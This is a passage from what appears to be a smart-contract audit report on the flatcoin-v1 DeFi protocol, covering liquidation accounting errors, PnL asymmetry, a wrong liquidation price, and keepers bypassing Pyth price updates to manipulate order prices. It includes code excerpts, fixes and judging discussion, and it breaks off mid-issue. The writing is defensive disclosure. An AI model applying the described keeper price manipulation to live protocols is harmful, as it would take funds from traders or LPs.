178:         // Get the total profit loss and update the margin deposited total.
179:         int256 profitLossTotal = PerpMath._profitLossTotal({globalPosition:
↪  _globalPositions, price: _price});
180:
181:         // Note that technically, even the funding fees should be accounted
↪  for when computing the margin deposited total.
182:         // However, since the funding fees are settled at the same time as
↪  the global position data is updated,
```

```
183:         // we can ignore the funding fees here.
184:         int256 newMarginDepositedTotal =
↪  int256(_globalPositions.marginDepositedTotal) + _marginDelta +
↪  profitLossTotal;
185:
186:         // Check that the sum of margin of all the leverage traders is not
↪  negative.
187:         // Rounding errors shouldn't result in a negative margin deposited
↪  total given that
188:         // we are rounding down the profit loss of the position.
189:         // If anything, after closing the last position in the system, the
↪  `marginDepositedTotal` should can be positive.
190:         // The margin may be negative if liquidations are not happening in
↪  a timely manner.
191:         if (newMarginDepositedTotal < 0) {
192:             revert FlatcoinErrors.InsufficientGlobalMargin();
193:         }
194:
195:         _globalPositions = FlatcoinStructs.GlobalPositions({
196:             marginDepositedTotal: uint256(newMarginDepositedTotal),
197:             sizeOpenedTotal: (int256(_globalPositions.sizeOpenedTotal) +
↪  _additionalSizeDelta).toUint256(),
198:             lastPrice: _price
199:         });
200:
201:         // Profit loss of leverage traders has to be accounted for by
↪  adjusting the stable collateral total.
202:         // Note that technically, even the funding fees should be accounted
↪  for when computing the stable collateral total.
203:         // However, since the funding fees are settled at the same time as
↪  the global position data is updated,
204:         // we can ignore the funding fees here
205:         _updateStableCollateralTotal(-profitLossTotal);
206:     }
```

Third Example At $T0$, the marginDepositedTotal = 70 ETH, stableCollateralTotal = 100 ETH, vault's balance = 170 ETH

() Bob's Long Position

()

Margin = 70 ETHPosition Size = 500 ETHLeverage = (500 + 20) / 20 = 26xLiquidation Fee = 50 E

()

At $T1$, the position's settled margin falls to 60 ETH (margin = +70, accrued fee = -5, PnL = -5) and is subjected to liquidation.

Firstly, the `settleFundingFees()` function will be executed at the start of the liquidation process. The effect of the `settleFundingFees()` function is shown below. The long trader's `marginDepositedTotal` will be reduced by 5, while the LP's `stableCollateralTotal` will increase by 5.

```
settleFundingFees() = Long need to pay short 5

marginDepositedTotal = marginDepositedTotal + funding fee
marginDepositedTotal = 70 + (-5) = 65

stableCollateralTotal = 100 + (-(-5)) = 105
```

Next, this part of the code will be executed to send a portion of the liquidated position's margin to the liquidator and LPs.

```
settledMargin > 0 => True
(settledMargin > expectedLiquidationFee) => (+60 > +50) => True
remainingMargin = uint256(settledMargin) - expectedLiquidationFee = 60 - 50 = 10
```

50 ETH will be sent to the liquidator and the remaining 10 ETH should goes to the LPs.

```
vault.updateStableCollateralTotal(remainingMargin - positionSummary.profitLoss)
↪  =>
stableCollateralTotal = 105 ETH + (remaining margin - PnL)
stableCollateralTotal = 105 ETH + (10 ETH - (-5 ETH))
stableCollateralTotal = 105 ETH + (15 ETH) = 120 ETH
```

Next, the `vault.updateGlobalPositionData` function here will be executed.

```
vault.updateGlobalPositionData({marginDelta: -(position.marginDeposited +
↪  positionSummary.accruedFunding)})
vault.updateGlobalPositionData({marginDelta: -(70 + (-5))})
vault.updateGlobalPositionData({marginDelta: -65})

profitLossTotal = -5
newMarginDepositedTotal = globalPositions.marginDepositedTotal + marginDelta +
↪  profitLossTotal
newMarginDepositedTotal = 70 + (-65) + (-5) = 0

stableCollateralTotal = stableCollateralTotal + -PnL
stableCollateralTotal = 120 + (-(5)) = 125
```

The reason why the profitLossTotal = -5 is because there is only one (1) position in the system. So, this loss actually comes from the loss of Bob's position.

The `newMarginDepositedTotal = 0` is correct. This is because the system only has 1 position, which is Bob's position; once the position is liquidated, there should be no margin deposited left in the system.

However, `stableCollateralTotal = 125` is incorrect. Because the vault's collateral balance now is 170 - 50 (send to liquidator) = 120. Thus, the tracked balance and actual collateral balance are not in sync.

Impact

The following is a list of potential impacts of this issue:

- First Example: LPs incur unnecessary losses during liquidation, which would be avoidable if the calculations were correctly implemented from the start.
- Second Example: An error in the protocol's accounting mechanism led to an inflated increase in the LPs' stable collateral total, which in turn inflated the number of tokens users can withdraw from the system.
- Third Example: The accounting error led to the tracked balance and actual collateral balance not being in sync.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L85

Tool used

Manual Review

Recommendation

To remediate the issue, the `profitLossTotal` should be excluded within the `updateGlobalPositionData` function during liquidation.

```
- profitLossTotal = PerpMath._profitLossTotal(...)

- newMarginDepositedTotal = globalPositions.marginDepositedTotal + _marginDelta
↪  + profitLossTotal
+ newMarginDepositedTotal = globalPositions.marginDepositedTotal + _marginDelta

if (newMarginDepositedTotal < 0) {
    revert FlatcoinErrors.InsufficientGlobalMargin();
```

```
}

_globalPositions = FlatcoinStructs.GlobalPositions({
    marginDepositedTotal: uint256(newMarginDepositedTotal),
    sizeOpenedTotal: (int256(_globalPositions.sizeOpenedTotal) +
↪   _additionalSizeDelta).toUint256(),
    lastPrice: _price
});

- _updateStableCollateralTotal(-profitLossTotal);
```

The existing `updateGlobalPositionData` function still needs to be used for other functions besides liquidation. As such, consider creating a separate new function (e.g., updateGlobalPositionDataDuringLiquidation) solely for use during the liquidation that includes the above fixes.

The following attempts to apply the above fix to the three (3) examples described in the report to verify that it is working as intended.

First Example Let the current `StableCollateralTotal` be x and `marginDepositedTotal` be y at the start of the liquidation.

- **During funding settlement:**

StableCollateralTotal = x + 100

marginDepositedTotal = y - 100

- **During updateStableCollateralTotal:**

```
vault.updateStableCollateralTotal(int256(remainingMargin) -
↪   positionSummary.profitLoss);
vault.updateStableCollateralTotal(0 - (+100));
vault.updateStableCollateralTotal(-100);
```

StableCollateralTotal = (x + 100) - 100 = x

- **During Global Position Update:**

marginDelta = -(position.marginDeposited + positionSummary.accruedFunding) = -(20 + (-100)) = 80

newMarginDepositedTotal = marginDepositedTotal + marginDelta = (y - 100) + 80 = (y - 20)

No change to StableCollateralTotal here. Remain at x

- **Conclusion:**

1) The LPs should not gain or lose in this scenario. Thus, the fact that the StableCollateralTotal remains as x before and after the liquidation is correct.
2) The `marginDepositedTotal` is (y - 20) is correct because the liquidated position's remaining margin is 20 ETH. Thus, when this position is liquidated, 20 ETH should be deducted from the `marginDepositedTotal`
3) No revert during the execution.

Second Example

- **During updateStableCollateralTotal:**

```
vault.updateStableCollateralTotal(settledMargin - positionSummary.profitLoss);
vault.updateStableCollateralTotal(-3 rETH - (-5 rETH));
vault.updateStableCollateralTotal(+2);
```

StableCollateralTotal = 5 + 2 = 7 ETH

- **During Global Position Update:**

marginDelta = -(position.marginDeposited + positionSummary.accruedFunding) = -(2 + 0) = -2

marginDepositedTotal = marginDepositedTotal + marginDelta = 2 + (-2) = 0

- **Conclusion:**

StableCollateralTotal = 7 ETH, marginDepositedTotal = 0 (Total 7 ETH tracked in the system)

Balance of collateral in the system = 7 ETH. Thus, both values are in sync. No revert.

Third Example

- **During funding settlement (Transfer 5 from Long to LP):**

marginDepositedTotal = 70 + (-5) = 65

StableCollateralTotal = 100 + 5 = 105

- **Transfer fee to Liquidator**

50 ETH sent to the liquidator from the system: Balance of collateral in the system = 170 ETH - 50 ETH = 120 ETH

- **During updateStableCollateralTotal:**

```
vault.updateStableCollateralTotal(remainingMargin - positionSummary.profitLoss)
↪  =>
stableCollateralTotal = 105 ETH + (remaining margin - PnL)
```


```
stableCollateralTotal = 105 ETH + (10 ETH - (-5 ETH))
stableCollateralTotal = 105 ETH + (15 ETH) = 120 ETH
```

StableCollateralTotal = 120 ETH

- **During Global Position Update:**

marginDelta= -(position.marginDeposited + positionSummary.accruedFunding) = -(70 + (-5)) = -65

marginDepositedTotal = 65 + (-65) = 0

- **Conclusion:**

StableCollateralTotal = 120 ETH, marginDepositedTotal = 0 (Total 120 ETH tracked in the system)

Balance of collateral in the system = 120 ETH. Thus, both values are in sync. No revert.

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: whole lot of lessons taught here; high(3)

rashtrakoff

Wow, this is a detailed explanation. We did find this issue during the audit and glad that you have found it as well!

itsermin

I believe this type of scenario is also fixed in the PR for #186: https://github.com/dhedge/flatcoin-v1/pull/266/commits/3a95a5b932fb9dcd770afd589751ecfd151360a8

It appears that this issue #186 and #192 are covering the same ground.

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/266.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-4: Asymmetry in profit and loss (PnL) calculations

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/186

Found by

KingNFT, xiaoming90

Summary

An asymmetry arises in profit and loss (PnL) calculations due to relative price changes. This discrepancy emerges when adjustments to a position lead to differing PnL outcomes despite equivalent absolute price shifts in rETH, leading to loss of assets.

Vulnerability Detail

Scenario 1 Assume at $T0$, the price of rETH is $1000. Bob opened a long position with the following state:

- Position Size = 40 ETH
- Margin = x ETH

At $T2$, the price of rETH increased to $2000. Thus, Bob's PnL is as follows: he gains 20 rETH.

```
PnL = Position Size * Price Shift / Current Price
PnL = Position Size * (Current Price - Last Price) / Current Price
PnL = 40 rETH * ($2000 - $1000) / $2000
PnL = $40000 / $2000 = 20 rETH
```

Important Note: In terms of dollars, each ETH earns $1000. Since the position held 40 ETH, the position gained $40000.

Scenario 2 Assume at $T0$, the price of rETH is $1000. Bob opened a long position with the following state:

- Position Size = 40 ETH
- Margin = x ETH

At $T1$, the price of rETH dropped to $500. An adjustment is executed against Bob's long position, and a `newMargin` is computed to account for the PnL accrued till now, as shown in Line 191 below. Thus, Bob's PnL is as follows: he lost 40 rETH.

```
PnL = Position Size * Price Shift / Current Price
PnL = Position Size * (Current Price - Last Price) / Current Price
PnL = 40 rETH * ($500 - $1000) / $500
PnL = -$20000 / $500 = -40 rETH
```

At this point, the position's `marginDeposited` will be $(x - 40)\ rETH$ and `lastPrice` set to $500.

Important Note 1: In terms of dollars, each ETH lost $500. Since the position held 40 ETH, the position lost $20000

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L211

```
File: LeverageModule.sol
190:         // This accounts for the profit loss and funding fees accrued till
↪  now.
191:         uint256 newMargin = (marginAdjustment +
192:             PerpMath
193:                 ._getPositionSummary({position: position, nextFundingEntry:
↪  cumulativeFunding, price: adjustPrice})
194:                 .marginAfterSettlement).toUint256();
..SNIP..
211:         vault.setPosition(
212:             FlatcoinStructs.Position({
213:                 lastPrice: adjustPrice,
214:                 marginDeposited: newMargin,
215:                 additionalSize: newAdditionalSize,
216:                 entryCumulativeFunding: cumulativeFunding
217:             }),
218:             announcedAdjust.tokenId
219:         );
```

At $T2$, the price of rETH increases from $500 to $2000. Thus, Bob's PnL is as follows:

```
PnL = Position Size * Price Shift / Current Price
PnL = Position Size * (Current Price - Last Price) / Current Price
PnL = 40 rETH * ($2000 - $500) / $500
PnL = $60000 / $2000 = 30 rETH
```

At this point, the position's `marginDeposited` will be $(x - 40 + 30)\ rETH$, which is equal to $(x - 10)\ rETH$. This effectively means that Bob has lost 10 rETH of the total margin he deposited.

Important Note 2: In terms of dollars, each ETH gains $1500. Since the position

held 40 ETH, the position gained $60000.

Important Note 3: If we add up the loss of $20000 at 1 and the gain of $60000 at 2, the overall PnL is a gain of $40000 at the end.

Analysis The final PnL of a position should be equivalent regardless of the number of adjustments/position updates made between $T0$ and $T2$. However, the current implementation does not conform to this property. Bob gains 20 rETH in the first scenario, while Bob loses 10 rETH in the second scenario.

There are several reasons that lead to this issue:

- The PnL calculation emphasizes relative price changes (percentage) rather than absolute price changes (dollar value). This leads to asymmetric rETH outcomes for the same absolute dollar gains/losses. If we have used the dollar to compute the PnL, both scenarios will return the same correct result, with a gain of $40000 at the end, as shown in the examples above. (Refer to the important note above)
- The formula for PnL calculation is sensitive to the proportion of the price change relative to the current price. This causes the rETH gains/losses to be non-linear even when the absolute dollar gains/losses are the same.

Extra Example The current approach to computing the PnL will also cause issues in another area besides the one shown above. The following example aims to demonstrate that it can cause a desync between the PnL accumulated by the global positions AND the PnL of all the individual open positions in the system.

The following shows the two open positions owned by Alice and Bob. The current price of ETH is $1000 and the current time is $T0$

() Alice's Long Position Bob's Long Position

()

Position Size = 100 ETHEntry Price = $1000 Position Size = 50 ETHEntry Price = $1000

()

At $T1$, the price of ETH drops from $1000 to $750, and the `updateGlobalPositionData` function is executed. The `profitLossTotal` is computed as below. Thus, the `marginDepositedTotal` decreased by 50 ETH.

```
priceShift = $750 - $1000 = -$250
profitLossTotal = (globalPosition.sizeOpenedTotal * priceShift) / price
profitLossTotal = (150 ETH * -$250) / $750 = -50 ETH
```

At $T2$, the price of ETH drops from $750 to $500, and the `updateGlobalPositionData` function is executed. The `profitLossTotal` is computed as below. Thus, the `marginDepositedTotal` decreased by 75 ETH.

```
priceShift = $500 - $750 = -$250
profitLossTotal = (globalPosition.sizeOpenedTotal * priceShift) / price
profitLossTotal = (150 ETH * -$250) / $500 = -75 ETH
```

In total, the `marginDepositedTotal` decreased by 125 ETH (50 + 75), which means that the long traders lost 125 ETH from $T0$ to $T2$.

However, when we compute the loss of Alice and Bob's positions at $T2$, they lost a total of 150 ETH, which deviated from the loss of 125 ETH in the global position data.

```
Alice's PNL
priceShift = current price - entry price = $500 - $1000 = -$500
PnL = (position size * priceShift) / current price
PnL = (100 ETH * -$500) / $500 = -100 ETH

Bob's PNL
priceShift = current price - entry price = $500 - $1000 = -$500
PnL = (position size * priceShift) / current price
PnL = (50 ETH * -$500) / $500 = -50 ETH
```

Impact

Loss of assets, as demonstrated in the second scenario in the first example above. The tracking of profit and loss, which is the key component within the protocol, both on the position level and global level, is broken.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LeverageModule.sol#L211

Tool used

Manual Review

Recommendation

Consider tracking the PnL in dollar value/term to ensure consistency between the rETH and dollar representations of gains and losses.

Appendix Compared to SNX V2, it is not vulnerable to this issue. The reason is that in SNX V2 when it computes the PnL, it does not "scale" down the result by the price. The PnL in SNXv2 is simply computed in dollar value ($positionSize \times priceShift$), while FlatCoin protocol computes in collateral (rETH) term ($\frac{positionSize \times priceShift}{price}$).

https://github.com/Synthetixio/synthetix/blob/1cfafd30deb4511cf885b4bc3cc4e9c970356800/contracts/PerpsV2MarketBase.sol#L261

```
function _profitLoss(Position memory position, uint price) internal pure returns
↪  (int pnl) {
    int priceShift = int(price).sub(int(position.lastPrice));
    return int(position.size).multiplyDecimal(priceShift);
}
```

https://github.com/Synthetixio/synthetix/blob/1cfafd30deb4511cf885b4bc3cc4e9c970356800/contracts/PerpsV2MarketBase.sol#L278

```
/*
 * The initial margin of a position, plus any PnL and funding it has accrued.
↪  The resulting value may be negative.
 */
function _marginPlusProfitFunding(Position memory position, uint price) internal
↪  view returns (int) {
    int funding = _accruedFunding(position, price);
    return int(position.margin).add(_profitLoss(position, price)).add(funding);
}
```

Discussion

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/266.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-5: Incorrect price used when updating the global position data

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/188

Found by

0xLogos, 0xVolodya, juan, nobody2018, santipu_, xiaoming90

Summary

Incorrect price used when updating the global position data leading to a loss of assets for LPs.

Vulnerability Detail

Near the end of the liquidation process, the `updateGlobalPositionData` function at Line 159 will be executed to update the global position data. However, when executing the `updateGlobalPositionData` function, the code sets the price at Line 160 below to the position's last price (`position.lastPrice`), which is incorrect. The price should be set to the current price instead, and not the position's last price.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L160

```
File: LiquidationModule.sol
082:     /// @notice Function to liquidate a position.
083:     /// @dev One could directly call this method instead of
 ↪  `liquidate(uint256, bytes[])` if they don't want to update the Pyth price.
084:     /// @param tokenId The token ID of the leverage position.
085:     function liquidate(uint256 tokenId) public nonReentrant whenNotPaused
 ↪  liquidationInvariantChecks(vault, tokenId) {
086:         FlatcoinStructs.Position memory position =
 ↪  vault.getPosition(tokenId);
087:
088:         (uint256 currentPrice, ) = IOracleModule(vault.moduleAddress(Flatco
 ↪  inModuleKeys._ORACLE_MODULE_KEY)).getPrice();
089:
090:         // Settle funding fees accrued till now.
091:         vault.settleFundingFees();
092:
093:         // Check if the position can indeed be liquidated.
094:         if (!canLiquidate(tokenId)) revert
 ↪  FlatcoinErrors.CannotLiquidate(tokenId);
095:
```

```
096:         FlatcoinStructs.PositionSummary memory positionSummary =
↪  PerpMath._getPositionSummary(
097:             position,
098:             vault.cumulativeFundingRate(),
099:             currentPrice
100:         );
..SNIP..
159:         vault.updateGlobalPositionData({
160:             price: position.lastPrice,
161:             marginDelta: -(int256(position.marginDeposited) +
↪  positionSummary.accruedFunding),
162:             additionalSizeDelta: -int256(position.additionalSize) // Since
↪  position is being closed, additionalSizeDelta should be negative.
163:         });
```

The reason why the `updateGlobalPositionData` function expects a current price to be passed in is that within the `PerpMath._profitLossTotal` function, it will compute the price shift between the current price and the last price to obtain the PnL of all the open positions. Also, per the comment at Line 170 below, it expects the current price of the collateral to be passed in.

Thus, it is incorrect to pass in the individual position's last/entry price, which is usually the price of the collateral when the position was first opened or adjusted some time ago.

Thus, if the last/entry price of the liquidated position is higher than the current price of collateral, the PnL will be inflated, indicating more gain for the long traders. Since this is a zero-sum game, this also means that the LP loses more assets than expected due to the inflated gain of the long traders.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L173

```
File: FlatcoinVault.sol
168:     /// @notice Function to update the global position data.
169:     /// @dev This function is only callable by the authorized modules.
170:     /// @param _price The current price of the underlying asset.
171:     /// @param _marginDelta The change in the margin deposited total.
172:     /// @param _additionalSizeDelta The change in the size opened total.
173:     function updateGlobalPositionData(
174:         uint256 _price,
175:         int256 _marginDelta,
176:         int256 _additionalSizeDelta
177:     ) external onlyAuthorizedModule {
178:         // Get the total profit loss and update the margin deposited total.
179:         int256 profitLossTotal = PerpMath._profitLossTotal({globalPosition:
↪  _globalPositions, price: _price});
```

```
180:
181:         // Note that technically, even the funding fees should be accounted
↪  for when computing the margin deposited total.
182:         // However, since the funding fees are settled at the same time as
↪  the global position data is updated,
183:         // we can ignore the funding fees here.
184:         int256 newMarginDepositedTotal =
↪  int256(_globalPositions.marginDepositedTotal) + _marginDelta +
↪  profitLossTotal;
185:
186:         // Check that the sum of margin of all the leverage traders is not
↪  negative.
187:         // Rounding errors shouldn't result in a negative margin deposited
↪  total given that
188:         // we are rounding down the profit loss of the position.
189:         // If anything, after closing the last position in the system, the
↪  `marginDepositedTotal` should can be positive.
190:         // The margin may be negative if liquidations are not happening in
↪  a timely manner.
191:         if (newMarginDepositedTotal < 0) {
192:             revert FlatcoinErrors.InsufficientGlobalMargin();
193:         }
194:
195:         _globalPositions = FlatcoinStructs.GlobalPositions({
196:             marginDepositedTotal: uint256(newMarginDepositedTotal),
197:             sizeOpenedTotal: (int256(_globalPositions.sizeOpenedTotal) +
↪  _additionalSizeDelta).toUint256(),
198:             lastPrice: _price
199:         });
```

Impact

Loss of assets for the LP as mentioned in the above section.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/LiquidationModule.sol#L160

Tool used

Manual Review

Recommendation

Use the current price instead of liquidated position's last price when update the global position data

```
(uint256 currentPrice, ) = IOracleModule(vault.moduleAddress(FlatcoinModuleKeys.
↪  _ORACLE_MODULE_KEY)).getPrice();
..SNIP..
vault.updateGlobalPositionData({
-    price: position.lastPrice,
+    price: currentPrice,
    marginDelta: -(int256(position.marginDeposited) +
↪  positionSummary.accruedFunding),
    additionalSizeDelta: -int256(position.additionalSize) // Since position is
↪  being closed, additionalSizeDelta should be negative.
});
```

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> valid: high(1)

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/264.

sherlock-admin4

The Lead Senior Watson signed off on the fix.

Issue H-6: Malicious keepers can manipulate the price when executing an order

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/194

Found by

LTDingZhen, nobody2018, xiaoming90

Summary

Malicious keepers can manipulate the price when executing an order by selecting a price in favor of either the LPs or long traders, leading to a loss of assets to the victim's party.

Vulnerability Detail

When the keeper executes an order, it was understood from the protocol team that the protocol expects that the keeper must also update the Pyth price to the latest one available off-chain. In addition, the contest page mentioned that "an offchain price that is pulled by the keeper and pushed onchain at time of any order execution".

This requirement must be enforced to ensure that the latest price is always used.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/DelayedOrder.sol#L386

```
File: DelayedOrder.sol
378:     function executeOrder(
379:         address account,
380:         bytes[] calldata priceUpdateData
381:     )
382:         external
383:         payable
384:         nonReentrant
385:         whenNotPaused
386:         updatePythPrice(vault, msg.sender, priceUpdateData)
387:         orderInvariantChecks(vault)
388:     {
389:         // Settle funding fees before executing any order.
390:         // This is to avoid error related to max caps or max skew reached
↪  when the market has been skewed to one side for a long time.
391:         // This is more important in case the we allow for limit orders in
↪  the future.
```

```
392:         vault.settleFundingFees();
..SNIP..
410:     }
```

However, this requirement can be bypassed by malicious keepers. A keeper could skip or avoid the updating of the Pyth price by passing in an empty `priceUpdateData` array, which will pass the empty array to the `OracleModule.updatePythPrice` function.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/abstracts/OracleModifiers.sol#L12

```
File: OracleModifiers.sol
10:     /// @dev Important to use this modifier in functions which require the
 ↪  Pyth network price to be updated.
11:     ///      Otherwise, the invariant checks or any other logic which
 ↪  depends on the Pyth network price may not be correct.
12:     modifier updatePythPrice(
13:         IFlatcoinVault vault,
14:         address sender,
15:         bytes[] calldata priceUpdateData
16:     ) {
17:         IOracleModule(vault.moduleAddress(FlatcoinModuleKeys._ORACLE_MODULE_
 ↪  KEY)).updatePythPrice{value: msg.value}(
18:             sender,
19:             priceUpdateData
20:         );
21:         _;
22:     }
```

When the Pyth's `Pyth.updatePriceFeeds` function is executed, the `updateData` parameter will be set to an empty array.

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/OracleModule.sol#L64

```
File: OracleModule.sol
64:     function updatePythPrice(address sender, bytes[] calldata
 ↪  priceUpdateData) external payable nonReentrant {
65:         // Get fee amount to pay to Pyth
66:         uint256 fee =
 ↪  offchainOracle.oracleContract.getUpdateFee(priceUpdateData);
67:
68:         // Update the price data (and pay the fee)
69:         offchainOracle.oracleContract.updatePriceFeeds{value:
 ↪  fee}(priceUpdateData);
```

```
70:
71:         if (msg.value - fee > 0) {
72:             // Need to refund caller. Try to return unused value, or revert
    ↪  if failed
73:             (bool success, ) = sender.call{value: msg.value - fee}("");
74:             if (success == false) revert FlatcoinErrors.RefundFailed();
75:         }
76:     }
```

Inspecting the source code of Pyth's on-chain contract, the Pyth.updatePriceFeeds function will not perform any update since the `updateData.length` will be zero in this instance.

https://goerli.basescan.org/address/0xf5bbe9558f4bf37f1eb82fb2cedb1c775fa56832#code#F24#L75


```
function updatePriceFeeds(
    bytes[] calldata updateData
) public payable override {
    uint totalNumUpdates = 0;
    for (uint i = 0; i < updateData.length; ) {
        if (
            updateData[i].length > 4 &&
            UnsafeCalldataBytesLib.toUint32(updateData[i], 0) ==
            ACCUMULATOR_MAGIC
        ) {
            totalNumUpdates += updatePriceInfosFromAccumulatorUpdate(
                updateData[i]
            );
        } else {
            updatePriceBatchFromVm(updateData[i]);
            totalNumUpdates += 1;
        }

        unchecked {
            i++;
        }
    }
    uint requiredFee = getTotalFee(totalNumUpdates);
    if (msg.value < requiredFee) revert PythErrors.InsufficientFee();
}
```

The keeper is permissionless, thus anyone can be a keeper and execute order on the protocol. If this requirement is not enforced, keepers who might also be LPs (or collude with LPs) can choose whether to update the Pyth price to the latest price or not, depending on whether the updated price is in favor of the LPs. For instance,

if the existing on-chain price ($1000 per ETH) is higher than the latest off-chain price ($950 per ETH), malicious keepers will use the higher price of $1000 to open the trader's long position so that its position's entry price will be set to a higher price of $1000. When the latest price of $950 gets updated, the longer position will immediately incur a loss of $50. Since this is a zero-sum game, long traders' loss is LPs' gain.

Note that per the current design, when the open long position order is executed at $T2$, any price data with a timestamp between $T1$ and $T2$ is considered valid and can be used within the `executeOpen` function to execute an open order. Thus, when the malicious keeper uses an up-to-date price stored in Pyth's on-chain contract, it will not revert as long as its timestamp is on or after $T1$.



Alternatively, it is also possible for the opposite scenario to happen where the keepers favor the long traders and choose to use a lower older price on-chain to execute the order instead of using the latest higher price. As such, the long trader's position will be immediately profitable after the price update. In this case, the LPs are on the losing end.

Sidenote: The oracle's `maxDiffPercent` check will not guard against this attack effectively. For instance, in the above example, if the Chainlink price is $975 and the `maxDiffPercent` is 5%, the Pyth price of $950 or $1000 still falls within the acceptable range. If the `maxDiffPercent` is reduced to a smaller margin, it will potentially lead to a more serious issue where all the transactions get reverted when fetching the price, breaking the entire protocol.

Impact

Loss of assets as shown in the scenario above.

Code Snippet

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/DelayedOrder.sol#L386

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/abstracts/OracleModifiers.sol#L12

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/OracleModule.sol#L64

Tool used

Manual Review

Recommendation

Ensure that the keepers must update the Pyth price when executing an order. Perform additional checks against the `priceUpdateData` submitted by the keepers to ensure that it is not empty and `priceId` within the `PriceInfo` matches the price ID of the collateral (rETH), so as to prevent malicious keeper from bypassing the price update by passing in an empty array or price update data that is not mapped to the collateral (rETH).

Discussion

sherlock-admin

1 comment(s) were left on this issue during the judging contest.

takarez commented:

> invalid

rashtrakoff

I don't believe this is an issue due to the check for price freshness here. However we can probably implement the suggestion for more protection.

nevillehuang

@rashtrakoff If I understand correctly, as long as freshness of price does not exceed `maxAge`, it is an accepted updated price, if not it will revert, hence making this issue invalid.

nevillehuang

Hi @rashtrakoff here is LSW comments, which seems valid to me.

> The check at Line 111 basically checks for deviation between the on-chain and off-chain price deviation. If the two prices deviate by a certain percentage `maxDiffPercent` (I recall the test or deployment script set it as 5%), the TX will revert.
>
> However, it is incorrect that this check will prevent this issue. I expected that the sponsor might assume that this check might prevent this issue during the audit. Thus, in the report (at the end of the "Vulnerability Detail"), I have documented the reasons why this oracle check would not help to prevent this issue, and the example and numbers in the report are specially selected to work within the 5% price deviation
>
> Sidenote: The oracle's maxDiffPercent check will not guard against this attack effectively. For instance, in the above example, if the Chainlink price is $975 and the maxDiffPercent is 5%, the Pyth price of $950 or $1000 still falls within the acceptable range. If the maxDiffPercent is reduced to a smaller margin, it will potentially lead to a more serious issue where all the transactions get reverted when fetching the price, breaking the entire protocol.

sherlock-admin

The protocol team fixed this issue in PR/commit https://github.com/dhedge/flatcoin-v1/pull/277.

0xLogos

Escalate

Low (med at best)

Oracle's prices discrepancy should be within trader fee charged.

sherlock-admin2

> Escalate
>
> Low (med at best)
>
> Oracle's prices discrepancy should be within trader fee charged.

You've created a valid escalation!

To remove the escalation from consideration: Delete your comment.

You may delete or edit your escalation comment anytime before the 48-hour escalation window closes. After that, the escalation becomes final.

xiaoming9090

> Escalate
>
> Low (med at best)

> Oracle's prices discrepancy should be within trader fee charged.

The escalation is invalid.

The report's sidenote and my comment shared by the lead judge have explained why the existing price deviation control does not prevent this attack.

Czar102

I agree with @xiaoming9090, I don't see a valid point in the escalation.

Planning to reject the escalation and leave the issue as is.

nevillehuang

Agree with @xiaoming9090 and @Czar102

Czar102

Result: High Has duplicates

sherlock-admin2

Escalations have been resolved successfully!

Escalation status:

- 0xLogos: rejected

rashtrakoff

We have a PR ready for this but just wanted to touch upon this comment. While I agree that the price deviation check can be by-passed, the price staleness check that my comment refers to cannot be by-passed as per my understanding of Pyth price update function. Could you confirm if what I commented makes sense @xiaoming9090 @nevillehuang ?

Issue H-7: Long trader's deposited margin can be wiped out

Source: https://github.com/sherlock-audit/2023-12-flatmoney-judging/issues/195

Found by

0xrobsol, Bony, CL001, Dliteofficial, KingNFT, chaduke, deepplus, evmboi32, juan, ni8mare, petro1912, santipu_, shaka, vvv, xiaoming90

Summary

Long Trader's deposited margin can be wiped out due to a logic error, leading to a loss of assets.

Vulnerability Detail

https://github.com/sherlock-audit/2023-12-flatmoney/blob/main/flatcoin-v1/src/FlatcoinVault.sol#L232

```
File: FlatcoinVault.sol
